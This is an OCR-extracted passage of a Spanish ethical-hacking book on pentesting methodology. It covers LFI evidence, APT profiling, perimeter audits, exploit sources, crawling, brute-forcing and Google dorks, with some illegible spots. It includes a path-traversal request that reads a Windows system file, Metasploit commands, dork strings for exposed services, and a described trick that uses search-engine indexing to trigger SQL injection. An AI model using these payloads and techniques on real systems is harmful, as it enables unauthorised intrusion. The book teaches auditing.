


Fig. 2.26: Versiones de *software* encontradas en un escaneo.

Por último, el servicio es capaz de obtener un gran número de vulnerabilidades, recomendaciones y notificaciones extraídas del análisis y pruebas realizadas con el mapa de información obtenido en el proceso de descubrimiento.

En la imagen siguiente se puede visualizar la lista de las vulnerabilidades encontradas en la ejecución de un ciclo completo de *pentest* sobre un dominio dado ordenadas por grado de criticidad usando un código de colores visual



Fig. 2.27. Vulnerabilidades con el mapa de información.

Para entender mejor cómo funciona este sistema, en la imagen de la página siguiente se muestra a modo de ejemplo el detallado o evidencia que se presenta cuando es descubierta una vulnerabilidad *LFI, Local File Inclusion*, la cual fue descubierta a través de una búsqueda activa de recursos en Internet.

Tras analizar toda la información obtenida a través del escaneo automático con la herramienta se realizan pruebas de *pentest* como ésta, y se obtienen resultados que deberán ser incluido como parte del informe de resultados que se entregue al final, o como parte de sucesivas pruebas de intrusión que se apoyen en eta vulnerabilidad para continuar midiendo el riesgo del sistema.

El serv[illegible] llevados a cabo durante todo el proceso, que van desde el momento en que se adquiere la información inicial, pasando por cómo es adquirida y llegando hasta el punto de cómo se logra obtener un privilegio de ello o detectar una vulnerabilidad, independientemente de la criticidad de ésta. En la imagen se visualiza la evidencia de la vulnerabilidad de *LFI* que se ha comentado en este apartado.

```
Evidencia

GET /pathtraversal/ptraversal.php?archivo=C%3A%2Fwindows%2Fsystem32%2Fdr
ivers%2Fetc%2Fhosts HTTP/1.1
User-Agent: 864cc0cd-8045-4862-b8da-24984d80a3dd
Host: demofaast.elevenpaths.com:9002
Connection: Close



# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP address
```

Fig. 2.28: Evidencia obtenida de una vulnerabilidad.

4. Orientando el pentesting hacia un APT

Tras la creación del mapa de información en las primeras fases de un pentest se ha encontrado información que puede ser útil en otros entornos. Por ejemplo, la información de rutas internas, correos electrónicos o números de identificación *DNI* que puedan aparecer en metadatos, etcétera, puede ser utilizado en los denominados *APT* como punto de partida o semilla que pueda ayudar a los auditores en este tipo de pruebas.

Hoy en día la seguridad de las empresas depende de muchos factores, y es conocido que, generalmente, el eslabón más débil es el usuario. De este modo el pentesting puede evolucionar y llegar a las pruebas a los empleados, ya que en ocasiones puede ser la vía más factible para conseguir el éxito. En un proceso de *hacking* ético existe el *APT*, del cual se hablará en profundidad durante el próximo capítulo.

Es cierto que un pentest ofrece la posibilidad de realizar pruebas de intrusión en sistemas, aunque si un atacante quiere vulnerar una organización quizá el camino más corto sea la utilización de un empleado para acceder al interior. Por esta razón la visión global del pentesting puede aumentar, y gracias al mapa de información generado en las primeras fases del pentest se podría utilizar dicha información para otro tipo de pruebas.

Además, se puede entender que una visión global no se centra en lo que la empresa expone en Internet, si no en la necesidad de concienciar y poner controles para que los empleados no hagan que la inversión en seguridad no sea útil.

Sin entrar en detalle porque ya se hablará de ello en el próximo capítulo, comentar que un *APT, Advanced Persistent Threat*, es un conjunto de ataques informáticos que sucederán de manera continua contra una persona o conjunto de personas de interés.

El objetivo de los atacantes es conseguir información o datos de valor que puede tener una persona, organización o gobierno. Por esta razón, se debe tener en cuenta que las personas que rodean a la persona que tiene bajo su control dicha información también pueden ser objetivo de un *APT*, ya que a través de estas personas se puede llegar al objetivo final.

Se resume que un *APT* consta de tres vertientes:

- Es un proceso avanzado. No siempre se utilizan técnicas avanzadas para lograr los objetivos, aunque en muchas ocasiones se necesitan varios desencadenantes o condiciones para que el ataque tenga éxito.
- Es un proceso persistente. Se hace un seguimiento del objetivo, intentando monitorizar acciones, clasificar comportamientos en el mundo digital, incluso fuera de él, y realizando un profiling de la persona.
- Es un proceso basado en las amenazas del mundo digital. Un usuario está expuesto a más amenazas cada día. De este modo los empleados de una organización también lo estarán.

¿Qué elementos pueden ser interesantes para un *APT*? Como se ha mencionado anteriormente en un proyecto de pentesting se pueden obtener elementos como metadatos, correos electrónicos personales y profesionales, direcciones IP, números de teléfono, de *DNI*, identificaciones internas de empleados, etcétera. Por sí solos, o sin un contexto, tal vez pueden no decir demasiado a priori, pero pueden ser utilizados de la forma adecuada para potenciar el impacto de un ataque dirigido en un esquema de *APT*.

En otras palabras, existe una relación bidireccional entre elementos de un pentest que pueden ser utilizados en un proceso de *APT*. Esto hace que el seguimiento de una persona o profiling no comience de cero.

PoC: Obteniendo correos

Un ejemplo claro de lo comentado anteriormente es la obtención de correos electrónicos para realizar profiling. En un pentest esto puede ser útil para conocer correos electrónicos y realizar pruebas de fortaleza de contraseñas mediante el uso de un diccionario básico. Pero estos correos electrónicos pueden ser utilizados en un proceso de *APT*.

En este capítulo ya se ha visto cómo conseguir correos electrónicos en Internet. Se sabe que se pueden utilizar diversos medios. La utilización de los motores de búsqueda como Google, Bing o Exalead es una vía muy recurrida por las herramientas que anuncian estas funcionalidades. Algunas de las herramientas más potentes para lograr esto son the harvester y maltego.

Estas herramientas están disponibles en la distribución *Kali Linux*.

Capítulo III
Confeccionando el ataque

1. Entornos

En el presente capítulo se presentan distintas técnicas basadas en experiencias y conocimientos teórico-prácticos. El capítulo pretende mostrar los diferentes entornos a los que se enfrenta un auditor de seguridad en cualquier proceso de *Ethical Hacking*. La confección del ataque supone uno de los pasos importantes y clave de toda auditoría, es importante entender el entorno en el que el auditor se mueve para poder preparar la mejor estrategia para lograr el éxito.

Es sabido por todos que en esta fase del proyecto, tanto el conocimiento como la experiencia es todo un grado, y que aunque existe parte procedimental para llevar a cabo las distintas pruebas y etapas, los pequeños detalles pueden aportar la diferencia entre tardar una jornada en hacerse con el servidor requerido o perder tres jornadas con ello.

El estudio del entorno es algo indispensable para que la prueba pueda llegar a buen puerto, el conocimiento de las plataformas y tecnologías hace que el auditor disponga de un punto de ventaja frente a otro que las debe aprender a priori. Por ello, el equipo, como se ha comentado en este libro, debe disponer de varios expertos en diferentes plataformas y tecnologías. Este hecho da un punto a favor a la empresa que ofrece el servicio para realizar el proceso de *Ethical Hacking*.

La reflexión durante la ejecución de las pruebas es importante, ya que tras un día largo de trabajo puede resultar indispensable pensar y analizar sobre lo obtenido y los objetivos a lograr. Es importante que las reflexiones sean diarias, tener reuniones de equipo, evaluar lo conseguido para poder analizar lo que se ha logrado e intentar obtener los objetivos optimizando recursos.

2. Auditoría perimetral

Las auditorías perimetrales permiten a un auditor conocer el estado de seguridad del perímetro de la organización analizando las posibles entradas del exterior hacia la *DMZ* y zonas internas. El auditor no conoce la configuración del perímetro, por ello se denomina algunas veces auditoría ciega, y se estudiará el estado de seguridad de los elementos que se pueden analizar desde el exterior. El objetivo

final de la auditoría es obtener acceso a la red interna de la organización o a la *DMZ*, así como obtener información interna y detectar vulnerabilidades que pongan en peligro la información de la organización. Gracias a este tipo de auditoría se dispone de una primera visión de vulnerabilidades existentes en el perímetro para una posterior corrección de ellas.

Es importante entender que en este tipo de auditorías la imagen corporativa de la organización auditada está en juego, ya que si el auditor o grupo de auditores consiguen obtener información de carácter privado será una mancha importante. Las pruebas a realizar en este tipo de auditorías dependen también de los elementos o servicios que se encuentren en el perímetro, aunque se puede realizar un listado con pruebas genéricas sobre dicha temática. En líneas generales el resultado final de este tipo de auditorías permitirá conocer lo siguiente:

- Vulnerabilidades que pueden ser explotables desde el exterior de la organización.
- Las consecuencias de este tipo de vulnerabilidades.
- El grupo de auditores deben proporcionar una serie de recomendaciones para paliar las vulnerabilidades detectadas en este proceso.

El cliente recibe un informe detallado sobre el *status* de seguridad de los elementos que se encuentran accesibles públicamente, y los elementos de seguridad a los que un usuario en el exterior se puede enfrentar.

Pruebas

Este tipo de auditorías dónde se depende mucho de los servidores y servicios que una organización disponga en el perímetro pueden tener diferentes tipos de pruebas debido a la heterogeneidad del entorno. Por esta razón, se pretende presentar una especie de procedimiento dónde se indiquen pruebas que en la mayoría de los casos se puedan llevar a cabo independientemente del tipo de entorno.

A continuación se expone el conjunto de prueba que después se detallará:

- Identificación de servicios. La determinación de servicios mediante técnicas de *fingerprinting* para obtener ideas y analizar vías por dónde atacar la seguridad de los distintos servicios.
- Análisis de vulnerabilidades, recopilación y ejecución de *exploits*.
- Análisis de información. Tras la recogida de ésta se debe realizar un análisis y primeras pruebas. La realización de técnicas de *fuzzing* y *crawling* ayudan a completar los mapas de información. Los puntos de entrada deben ser encontrados y verificar la seguridad de éstos.
- Análisis de metadatos.
- Análisis de código.
- Detección de malas configuraciones y exposiciones no deseadas por la organización.
- Detección y explotación. Realización de análisis del protocolo *SSL*, manipulación de parámetros, análisis de *cookies* y utilización de técnicas de *hacking* web.

Es difícil realizar un procedimiento de pruebas para este tipo de auditorías, ya que hay que tener claro que las nuevas técnicas se deben incorporar siempre para mejorar las pruebas realizadas en las auditorías perimetrales. Además, las pruebas siempre dependerán de los servicios que la organización tenga expuestos hacia el exterior.

En el presente apartado se tiende a centrarse en pruebas cercanas a sitios web, aunque algunas son generales para otros servicios.

Identificación de servicios

Ésta es una de las primeras acciones que se deben llevar a cabo, y es que se necesita identificar qué servicios se encuentran expuestos con el exterior de la organización. En otras palabras, el conocimiento de los servicios perimetrales de la organización proporcionarán al auditor una visión de qué cosas tiene que probar y le proporciona una primera idea de qué cosas puede atacar y cómo llevarlo a cabo.

Para llevar a cabo el descubrimiento de máquinas que puede tener la organización en la parte externa del perímetro se utiliza herramientas, como las mencionadas en el capítulo anterior. Simplemente recordar que herramientas como *Packet* permiten obtener un mapa de todo recurso de la organización que se encuentra expuesto en Internet. Sin nombrar que esta herramienta es también capaz de sacar datos del interior, gracias a fugas de información.

En el capítulo anterior se trató el tema de *fingerprinting*, por lo que en este apartado se evita volver a tratar lo mismo. La detección de servicios y versiones de productos que se encuentran a la escucha en los puertos de los equipos es un paso importante, ya que una de las primeras cosas a realizar es buscar si dichas versiones descubiertas se encuentran actualizadas y sin vulnerabilidades conocidas. A continuación se presenta un listado de sitios web dónde buscar *exploits* para los resultados obtenidos en esta identificación:

- El primer sitio serían los propios buscadores de Internet, como *Google*, *Bing*, *Yahoo*. En muchas ocasiones el *exploit* podrá ser encontrado mediante estas vías.
- El sitio web *exploit-db.com*, el cual ya se ha nombrado en este libro. Este sitio web proporciona una clasificación de *exploits* por categorías, indicando si el *exploit* es local, remoto, causa la caída del servicio, etcétera.
- El sitio web *securityfocus.com*, el cual proporciona una categoría muy grande de plataformas sobre las que existen vulnerabilidades, y además indica si hay o no un *exploit* disponible.
- El sitio web *packetstormsecurity.com*, el cual es similar a los anteriores proporcionado *exploits* por versiones de producto.
- El sitio web *1337day.com*, el cual es similar a los anteriores, pero además hay *exploits* de pago. Este sitio aporta esta nueva vertiente de pago, con la que en muchas ocasiones se debe contar para simular correctamente el punto de vista de un atacante.
- Por último, nombrar a la *deep web* como fuente de búsqueda de este tipo de funcionalidades.

Hay que tener en cuenta que en el *hacking* ético se debe tener un control total de la situación en todo momento, ya que la infraestructura de la organización que ha contratado los servicios no puede sufrir daños reales. Por esta razón, no se deben lanzar *exploits* que no hayan sido verificados a conciencia y se tenga un conocimiento total sobre lo que éste realiza. El porqué es sencillo, si el auditor no sabe lo que está ejecutando, la máquina destino de dicha acción puede sufrir daños, por ejemplo ser "troyanizada", por los que el equipo de auditoría debería responder.

La herramienta *Nmap* permite realizar *fingerprinting* sobre las máquinas perimetrales de la organización, pero para este tipo de acciones se pueden utilizar escáneres que, además, permitan verificar las vulnerabilidades que pueden tener dichas máquinas. Herramientas como *Nessus* o *Nexpose* permiten llevar a cabo este tipo de acciones realizando un reporte de vulnerabilidades que pueden tener los sistemas debido a versiones no actualizadas y que ponen en peligro la seguridad del sistema.

Este tipo de escáner tiene un comportamiento que va más allá de un simple *scan* de vulnerabilidades. Se pueden configurar para que utilizando credenciales proporcionadas por la empresa pueda acceder al interior del sistema, a través por ejemplo de *SSH* o *SMB*, y pueda realizar una mejor exploración en busca de vulnerabilidades, malas configuraciones, etcétera.

Por último, indicar que estos escáneres presentar informes o reportes interesantes con lo que se ha conseguido, pero qué además pueden exportar sus resultados a formatos como *XML* para posteriormente ser integrados con herramientas de explotación. Esta característica proporciona un mayor grado de flexibilidad y automatización en el proceso de la auditoría. Aunque, nuevamente, se debe recordar que la automatización es algo necesaria por los tiempos del mercado, pero que debe ser monitorizada y supervisada por un auditor con experiencia que pueda comprobar manualmente los reportes que se obtienen.

PoC: Identificación de vulnerabilidad explotable

En esta prueba de concepto sencilla y rápida se simula un escaneo sobre un servicio *SSH* en una máquina *Microsoft Windows*. Con un módulo *auxiliary* del *framework* de *Metasploit* se consigue realizar un *fingerprint* y se obtiene la versión.

En la siguiente imagen se puede visualizar como el auditor obtiene la siguiente cadena *"SSH-2.0-WeOnlyDo 2.1.3"*. El número 2.0 indica que el protocolo *SSH* es dicha versión, pero *"WeOnlyDo 2.1.3"* puede no dar tantas pistas a priori.

```
msf  auxiliary(smb version) > use auxiliary/scanner/ssh/ssh_version
msf  auxiliary(ssh version) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf  auxiliary(ssh version) > run

[*] 10.0.0.2:22, SSH server version: SSH 2.0 WeOnlyDo
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(ssh version) >
```

Fig. 3.01: Identificación de versión.

Tras recoger esta información se puede buscar en *Google*, con el fin de encontrar mayor información. El resultado que arroja el buscador indica la existencia de un *exploit* para la aplicación *FreeSSHd*, la cual es la que implementa *"WeOnlyDo 2.1.3"*.

La verdad es que si se visualiza el sitio web de *FreeSSHd* se puede visualizar que la última versión, a mediados del año 2014, es la 1.2.6 y que el *exploit* afecta a todas las versiones, incluida ésta. ¿Es un 0-day? En su día está claro que sí, y aunque ahora es muy conocido sigue siéndolo, ya que una organización que tenga dicha aplicación instalada es vulnerable.




Fig. 3.02: Descubrimiento de *exploit 0-day*.

Análisis de información

En este apartado se exponen diferentes pruebas y técnicas para realizar un análisis de información y obtener un mayor número de recursos sobre los que realizar otras pruebas. Por ejemplo en este apartado se tratarán técnicas como la fuerza bruta y el *crawling* con el fin de encontrar y analizar un mayor número de recursos, completando los ansiados mapas de información. Los puntos de entrada a servicios son encontrados en esta fase. El análisis de metadatos y de código de aplicativos también puede ser llevado a cabo en esta fase, por lo que se hablará más delante de ello. Análisis de cabecera, detección de posibilidad de clickjacking, métodos *HTTP*, detección de malas configuraciones, *leaks* en la propia informacion, listados de dominios, virtual hosts, etcétera, puede ser analizado en esta fase de la auditoría.

Crawling, bruteforce y otras técnicas

Para poder llevar a cabo un análisis de información sobre las aplicaciones y servicios web hay que realizar técnicas de *crawling* y fuerza bruta para encontrar el mayor número de activos o elementos que deben ser auditados. Algunas veces existen otros elementos que pueden aportar mucha información y que deben ser analizados y tenidos en cuentas. En este apartado se pretende

proporcionar una lista de técnicas y acciones a llevar a cabo para poder obtener la mayor información para su posterior análisis.

El *crawling* es la primera técnica que se debe tener en cuenta y que seguro se utilizará con las aplicaciones web que estén públicas y accesibles desde Internet. Es, además, una acción evidente, ya que leer los códigos fuentes de los sitios web públicos y almacenar y seguir todos los enlaces o links que se van encontrando parece una operación lógica. Con esta técnica se puede construir todo un mapa del sitio web, aunque no todas las direcciones *URL* pueden quedar capturadas, ya que pueden existir rutas no enlazadas en el sitio web.

Existe multitud de herramientas para realizar *crawling*, por ejemplo *Burp Suite* con la que se puede conectar la búsqueda de *URL* con otras herramientas. El módulo de *spidering* que proporciona la herramienta genera resultados aceptables devolviendo un fichero con todas las rutas a archivos de un sitio web.




Fig. 3.03: *Crawling* con *Burp Suite*

Junto a esta técnica es muy útil realizar fuerza bruta a directorios y archivos con el objetivo de encontrar directorios que no han podido ser obtenidos mediante el uso del *crawling*. Una aplicación que se debe tener siempre a mano es *DirBuster*, la cual es una aplicación multi hilo implementada en *Java*, perteneciente a de clickjacking, métodos *HTTP*, detección de malas.

La herramienta *DirBuster* dispone de millones de peticiones, ya que tiene una gran base de datos con rutas de una gran cantidad de aplicaciones web. De este modo, el auditor podrá estar altamente seguro de que se escanea un espectro de posibilidades y rutas de directorios y ficheros que le verifiquen que no queda algo que sea accesible desde Internet y que no se contemple. Lógicamente, el lanzamiento de esta herramienta no es un proceso ágil y tiene un coste [illegible] la existencia de elementos de seguridad que puedan *banear* la conexión, por lo que se debe monitorizar que la dirección *IP* del auditor ha sido excluida de dichos elementos de seguridad.




Fig. 3.04: Ejecución de *DirBuster*

Otra de las herramientas estrella para realizar este tipo de acciones es *WFuzz*. Esta herramienta está diseñada para realizar *bruteforcing* a aplicaciones web y puede ser utilizada para encontrar recursos no enlazados, como por ejemplo directorios, *servlets* o *scripts*, realizar fuerza bruta de peticiones *GET* y *POST* con parámetros con distintas inyecciones y realizar fuerza bruta de parámetros de formulario. Además, dicha herramienta permite realizar *fuzzing*, lo cual hace más completa la herramienta.

¿existen más vías? Realmente existen multitud de vías más para obtener información. Además, se puede decir que con las nuevas tecnologías cada día surgen nuevas vías para obtener información, elementos, activos, direcciones *URL*, etcétera, que pueden ayudar al auditor a conocer en profundidad el perímetro, y en este caso la estructura web, de la organización.

Una vez explicadas las técnicas por excelencia como son el *crawling* y la fuerza bruta, se detalla a continuación otras técnicas que han ido surgiendo y que, en mayor o menor medida, proporcion[illegible] web, mientras que otras dependerán de la existencia de un fichero, una mala configuración o un descuido del administrador del sitio o del servidor.

Los bus[illegible] gran cantidad de activos y elementos que deben ser valorados por el auditor. El *crawling* y la fuerza bruta de directorios pueden ser complementados con búsquedas a través de motores de búsqueda.

El uso de *Google* o *Bing* son escenarios lógicos y muy útiles, incluso realizar *Google Crawling* o *Bing Crawling* para poder encontrar más elementos de interés. Estos buscadores pueden indexar millones de direcciones *URL* que pueden estar en estas bases de datos por medio de un enlace

directo o link que se haya puesto en alguna otra página web o, simplemente, porque alguna barra del navegador haya reportado dicha dirección *URL*. El auditor debe revisar los archivos indexados por buscadores, ya que existen ciertos errores de configuración que pueden haber sido utilizados para indexar archivos, por lo que estarán en la base de datos del buscador.

Otras vías para conseguir mayor información son el fichero *robots.txt* y *sitemap.xml*. El primero de ellos guarda rutas a ficheros y directorios que los dueños del sitio no quieren que los *robots* de los buscadores los indexen. De este modo esta técnica se complementa con el proceso de *crawling* de un sitio web.

Es recomendable visualizar las rutas que allí se esconden, ya que en algunas ocasiones los resultados pueden ser sorprendentes. Para acceder al fichero se debe acceder a *http://sitio.com/robots.txt*.

El archivo *sitemap.xml* también recoge varios ficheros y contenidos de un sitio. Por lo general, son direcciones *URL* públicas con información para tener una mejor indexación por parte de los buscadores. Es recomendable obtener estas direcciones *URL* e insertar en el motor de *crawling*, por si dicho proceso no hubiera localizado lo que se alberga en dicho fichero.

Otra vía es la utilización de servicios como *Archive.org*, ya que en muchas ocasiones cuando se migra un sitio web, los archivos del sitio web anterior siguen estando en el propio servidor. ¿Cómo se puede acceder a estos ficheros? Teniendo las rutas o buscándolas, por ello se puede utilizar un servicio como el nombrado anteriormente el cual puede proporcionar una gran cantidad de direcciones *URL* para buscar.

El proceso con *Archive.org* es sencillo. En primer lugar se debe hacer *crawling* con las copias que pueden ser rescatadas del servicio, analizar las direcciones *URL* que se obtiene y, por último, generar un fichero de diccionario que se pueda lanzar, por ejemplo con *WFuzz*.

Otra de las vías para encontrar elementos es la denominada *DNS Dictionary*. Esta técnica se realiza a los servidores *DNS* de la organización y consiste en lanzar fuerza bruta contra el servidor preguntando por dominios que se concatenan con el dominio de la organización.

Por ejemplo, si el dominio es *elevenpaths.com*, se ejecuta un diccionario sobre dicho dominio preguntando por todas las palabras del diccionario concatenadas con *elevenpaths.com*. Algunos nombres comunes para encontrar nuevos dominios o subdominios son *admin.elevenpaths.com*, *mail.elevenpaths.com*, *correo.elevenpaths.com*, etcétera.

PoC: Algunos trucos en Google

En este apartado se ha podido comprobar que los motores de búsqueda pueden ayudar, y mucho, en una auditoría web. En esta prueba de concepto se quiere mostrar algún truco que puede ser utilizado en *Google*.

Como ya se ha comentado en este libro, existe diversidad de *Dorks* con los que se puede conseguir obtener información que algunas veces supera la ficción. En este caso se van a tratar un par de trucos que existen en el buscador.

En primer lugar se trata el truco de la barra. Con este pequeño, pero poderoso, truco se pueden obtener sitios web que se encuentran en los puertos poco usuales para las organizaciones.

Por ejemplo, si se quiere encontrar un sitio que se encuentra en el puerto 9000 se puede conseguir fácilmente con la siguiente construcción *site:/.es:9000/* consiguiendo que se encuentren dominios .es con un servidor en el puerto 9000.

Con este truco se puede realizar búsquedas de servicios como cámaras IP, impresoras, proxies, paneles de administración, etcétera.

Para afinar un poco más se puede mejorar el truco de la barra cambiando el puerto específico por un interrogante.

El resultado sería el siguiente *site:/.es:/?/* y se consiguen millones de resultados en el buscador *Google*.




Fig. 3.05: Obtención de resultados con el truco de la barra.

En algunas ocasiones este tipo de buscadores pueden convertirse en armas. Cuando alguien lee que un buscador puede ser un arma puede pensar que se tiende a exagerar, pero en algunas ocasiones *Google* puede tomar dicho comportamiento, ya que se puede conseguir que el buscador se comporte en una herramienta de *pentesting*.

Se propone el siguiente caso práctico: un atacante descubre una vulnerabilidad en un sitio web explotable en una petición mediante un parámetro por *GET*. Para evitar su localización, o hacerlo más complejo, el atacante pide a los buscadores, en este caso *Google*, la indexación de una dirección *URL* con el *exploit* en el parámetro *GET*.

Otra posibilidad es que se indexe un sitio *web* cuyo código contiene enlaces o *links* a dichos *exploits* para que se ejecuten. Simplemente con la visita de un usuario, o del propio buscador cuando éste realiza su trabajo, desencadenaría el ataque.

Un ejemplo de este concepto se puede visualizar en la siguiente imagen. Se han hecho distintas pruebas con direcciones *URL* maliciosas, de forma que *Google* indexa y almacena en su caché resultados de ejecutar un *SQL Injection*.

